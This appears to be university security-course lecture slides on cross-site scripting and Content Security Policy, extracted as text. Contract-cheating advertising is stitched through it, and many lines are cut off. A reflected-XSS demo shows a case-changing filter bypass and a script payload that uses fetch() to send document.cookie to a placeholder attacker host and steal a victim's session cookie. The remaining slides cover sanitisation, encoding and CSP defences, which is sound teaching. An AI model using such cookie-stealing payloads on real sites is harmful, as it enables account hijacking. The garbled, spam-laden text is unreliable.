

Assignment Project Exam Help

C0

8

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# A NOTE ON ETHICS . . .

- This course will teach both attacker and defender mindsets
- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you meaning:
  - Respect the property of others and the university
  - Always abide by the university's policies and regulations
  - Be considerate and have an equal learning experience
  - Always check that you have written permission before performing a security test on a system

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# Client-Side Attacks

- XSS **Assignment Project Exam Help**
- Content Security
- Reference **<https://eduassistpro.github.io/>**  
**Add WeChat edu\_assist\_pro**



# XSS

- Injection of malicious client-side code into user's browser
- XSS could lead to
  - compromise
  - defacement
  - bypass CSRF protection
  - anything that could be done with a script

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# Inject malicious client-side code

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# Types of XSS

Assignment Project Exam Help

Reflected

Stored XSS

<https://eduassistpro.github.io/>

Add WhatsApp [edu\\_assist\\_pro](#)



# Reflected XSS - workflow

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# Reflected XSS - Details

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro





XSS Reflected Demo

## Assignment Project Exam Help

Aim of the game: Steal  
that cookie.

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# Reflected XSS - Bypass filters

Step 1: Bypass app's XSS filters

Assignment Project Exam Help  
`<script>alert("hi")</script>`

  
<https://eduassistpro.github.io/>

  
Add WeChat edu\_assist\_pro

`<scRipt>alert("hi")</scRipt>`



# Reflected XSS - Bypass filters

Step 2: Attacker prepares dummy malicious payload

**Assignment Project Exam Help**

`https://{app_url}/demo-xss.html?search=<scRipt>alert("hi")</scRipT>`



`https://{app_url}/demo-https://eduassistpro.github.io/28%22%22%29%3C%2FscRipT%3E`



**Add WeChat edu\_assist\_pro**

```
<html>
  <div class="container">
    <h6>Showing search results
containing:
    <scRipt>alert("hi")</scRipt>
  </h6>
</div>
</html>
```



# Reflected XSS - Bypass filters

Step 3: Upgrade dummy payload to actual payload

**Assignment Project Exam Help**

`<script>alert("hi")</script>`




**`https://eduassistpro.github.io/`**

`<script>fetch("https://{`

`pasteval="+document.cookie)</`

`script`

**Add WeChat edu\_assist\_pro**



The screenshot shows the Chrome DevTools Application tab with the 'Cookies' section expanded. A table lists the cookies stored on the page. The 'my-cookie' entry is highlighted in blue.

Name	Value	D...	P...	E...	Size	Http...	Secure	Same...	Priority
XSS-COOKIE	"No Cookie For You"	a...	/	S...	29		✓		Medi...
my-cookie	"dummy.user@trainingapp.com"	a...	/	S...	37				Medi...
session	cd9daba53da7c3a1_60611d70.Nd4jHZxEtZrDQFe3m...	a...	/	S...	60	✓	✓		Medi...



# Reflected XSS - Bypass filters

Step 4: Send the malicious payload to victim.

Assignment Project Exam Help

`https://{app_url}/demo-xss.html?search=<script>fetch('https://{attacker_url}:8443/api/v1/p')</script>`

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



Victim/Chrome BOT



# Reflected XSS - Bypass filters

Step 5: Steal the session cookie of victim

**Assignment Project Exam Help**

<https://eduassistpro.github.io/>

**Add WeChat edu\_assist\_pro**



input pestobin key

Submit

XSS-COOKE=eNqWvotf0KSSeNv3JSUEKSeWKLUocz5W0FQagujk\_0TWHLRAGH0yKAg6Z1M8s



# Stored XSS - workflow

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# Stored XSS - details

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro





# DOM-Based XSS - workflow

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# DOM-Based XSS - details

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# [DEFENSIVE] MAKE NO ASSUMPTIONS

## Assignment Project Exam Help

Don't trust user input. Before you use an input, validate it.

<https://eduassistpro.github.io/>

Don't trust other data you rely on. Validate all data you

Add WeChat edu\_assist\_pro

Validate both format and value – attacks aren't just semantic.



# [DEFENSIVE] What is untrusted input?

Any inputs received from:

- Users
- External Sources (API calls, 3<sup>rd</sup> party systems)
- Any input that cokie, web storage, HTTP header valu
- Database
- Internal Sources
- Config files that could potentially be user or other systems

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro

When you are unsure of a data source, treat it as untrusted data.



# [DEFENSIVE] Strategy

**Validation** could have two different techniques:

- Blacklisting
- Whitelisting

**Sanitisation** is the process of removal of unsafe HTML tags and

- iframe
- onerror
- onload

**Encoding** is the process of converting user input to a safe string.

- URL Encoding
- HTML Encoding

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# [DEFENSIVE] Validation

- What level of trust do I need to have in each piece of input I'm using?
  - Allowlist input if you can
  - Denylist inp
  - Most languages

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Designated Librarian

Add WeChat edu\_assist\_pro

```
//Third Party content
```

```
var thirdPartySrc = '<img src=x onerror=alert
```

```
//Allow-list
```

```
var clean = DOMPurify.sanitize(thirdPartySrc, {ALLOWED_TAGS: ['b']})
```

```
//Deny-list
```

```
var clean = DOMPurify.sanitize(thirdPartySrc, {FORBID_TAGS: ['img']})
```



# [DEFENSIVE] HTML Sanitisation

Always use well-accepted HTML sanitisation library.

Some of the libraries include:

- *HtmlSanitizer* for .Net
- *OWASP Java HTML*
- *SanitizeHelper* for PHP
- *DOMPurify* for Javascript
- Angular & React has built-in sanitisation
- Always make sure the sanitiser is

\* *As per recommendation from OWASP XSS Prevention Guide.*



# [DEFENSIVE] HTML Sanitisation

- Client-side building of HTML elements and assigning attribute values.
- Accepting third party APIs which are XML, JSON or any other markup format.
- Accepting user i

<https://eduassistpro.github.io/>

Manual HTML Sa

Add WeChat edu\_assist\_pro

```
//Third Party content  
var thirdPartySrc = '' onerror="alert('\ XSS A
```

```
//Create image element  
var img = document.createElement('img')
```

```
//Add property  
img.src = thirdPartySrc
```

```
//Inject into DOM  
app.appendChild(img)
```

```
<img src="" onerror="alert('\ XSS Attack\ ')">
```





# [DEFENSIVE] HTML Sanitisation

Manual sanitisation works great but it is not suitable for large number of elements and attributes created on demand.

Assignment Project Exam Help

---

```
//Third Party content https://eduassistpro.github.io/  
var thirdPartySrc = '
```



# [DEFENSIVE] Encoding

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# HTML Elements - Encoded

```
<script>alert("hi")</script>
```



HTML Entity Encoding

```
<script>alert("hi")</scr
```

```
&#x3C;script&#x3E;alert(
```

```
%2Fscript%3E
```

Assignment Project Exam Help

<https://eduassistpro.github.io/>



URL  
Encoding

Add WeChat edu\_assist\_pro

```
%3Cscript%3Ealert%28%22hi%22%29%3C
```



# [DEFENSIVE] Safe coding practices

A deeper look at XSS prevention.

Assignment Project Exam Help

W

..

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# [DEFENSIVE] HTML Attributes

- Untrusted data into typical values like *width*, *name*, *value*, can rely on attribute encoding.
- Complex attributes like *href*, *src*, *style* and any *event handlers* should be
- Any character should be escaped.
- Always use quotes for attrib

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# [DEFENSIVE] JavaScript Values

- Untrusted data should **never** end up in JavaScript execution context (e.g. `eval`).
- Untrusted data can only be placed inside a quoted 'data value' after
- Any character should be escaped.

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# [DEFENSIVE] HTML Style Property

- Untrusted data should never land in CSS style data.
- Untrusted data should always be escaped before placed in property value.
- Any character should be escaped.

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# [DEFENSIVE] URL Parameter Values

- When inserting untrusted data into URL ensure strict validation to prevent unexpected protocols for example:
  - `javascript`
  - `data:`
- Any character should be escaped by URL encoding
- Always use quotes for attrib

```
<a href="http://www.somesite.com?test=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">link</a >
```





# [DEFENSIVE] DOM Based Defence

- Avoid using *innerHTML* and instead use *innerText* or *textContent*.
- Avoid passing untrusted data into following methods:

<https://eduassistpro.github.io/>  
Add WeChat edu\_assist\_pro

```
element.innerHTML = "...";  
document.write(...);  
document.writeln(...);
```



[DEFENSIVE] XSS in  
Angular Demo

Assignment Project Exam Help

<https://stackblitz.com/angular/gkreykn>

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# Content Security Policy (CSP)

- Enforce loading of resources (scripts, images etc.) from trusted locations.
- Effective against XSS, Clickjacking etc.
- Options to de
  - HTTP header
  - <meta> HTTP
  - CSP report only for monitoring

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# Simple CSP

Simple policy with good security requires:

- all resources are hosted in same domain
- no inline or eval for scripts and style resources

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro

Granular v

```
Content-Security-Policy: default-src 'none'; script-src 'self'; connect-src 'self';  
img-src 'self'; style-src 'self';
```



# CSP Nonce

- arbitrary number that be used just once
- base64 encoded
- added to script tag attributes

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# [DEFENSIVE] CSP against XSS

- No inline code allowed

```
<script>
  var foo = "623"
</script>
```

Assignment Project Exam Help

<https://eduassistpro.github.io/>

- Inline code e

hash

```
Content-Security-Policy: script-src 'sh 7hsd3hspvnrDseE5';
```

Add WeChat edu\_assist\_pro

- Move inline JavaScript to separate file

```
<script src="app.js"></script>
```



# [DEFENSIVE] CSP against XSS

- Following constructs gets blocked by CSP

**Assignment Project Exam Help**

```
<button id="button1" onclick="doSomething()">
```

- Replace this <https://eduassistpro.github.io/>

**Add WeChat edu\_assist\_pro**

```
document.getElementById( 'button1' ).addEv
```

```
ck', doSomething);
```



# [DEFENSIVE] CSP against XSS

- move all scripts (moveable) from inline to external JS files
- protect all scripts with SHA256 hash or Nonce
- always re-generate load
- add input validation
- add validation coming from backend

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro





# [DEFENSIVE] CSP against Clickjacking

- protect your page from being framed by other sites.

Assignment Project Exam Help

- prevent all framing of your content:

Content-Security-P

<https://eduassistpro.github.io/>

- allow framing from site itse

Content-Security-Policy: frame-ancestors se

Add WeChat edu\_assist\_pro

- allow framing from trusted domain:

Content-Security-Policy: frame-ancestors trusted.com;



CSP Header Demo

Fix the header plz.

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro



# READING MATERIAL (REFERENCE)

- XSS Prevention

[https://owasp.org/www-project-cheat-sheets/cheatsheets/DOM\\_based\\_XSS\\_Prevention\\_Cheat\\_Sheet.html](https://owasp.org/www-project-cheat-sheets/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html)

- Mozilla CSP S

- <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

<https://eduassistpro.github.io/>  
US/docs/Web/HTTP/C

Add WeChat edu\_assist\_pro

- OWASP JuiceShop

- <https://github.com/bkimminich/juice-shop>



Assignment Project Exam Help  
THAN TO US

<https://eduassistpro.github.io/>

questions? slack / en talk to  
Add WeChat edu\_assist\_pro  
US

thankyou: varun

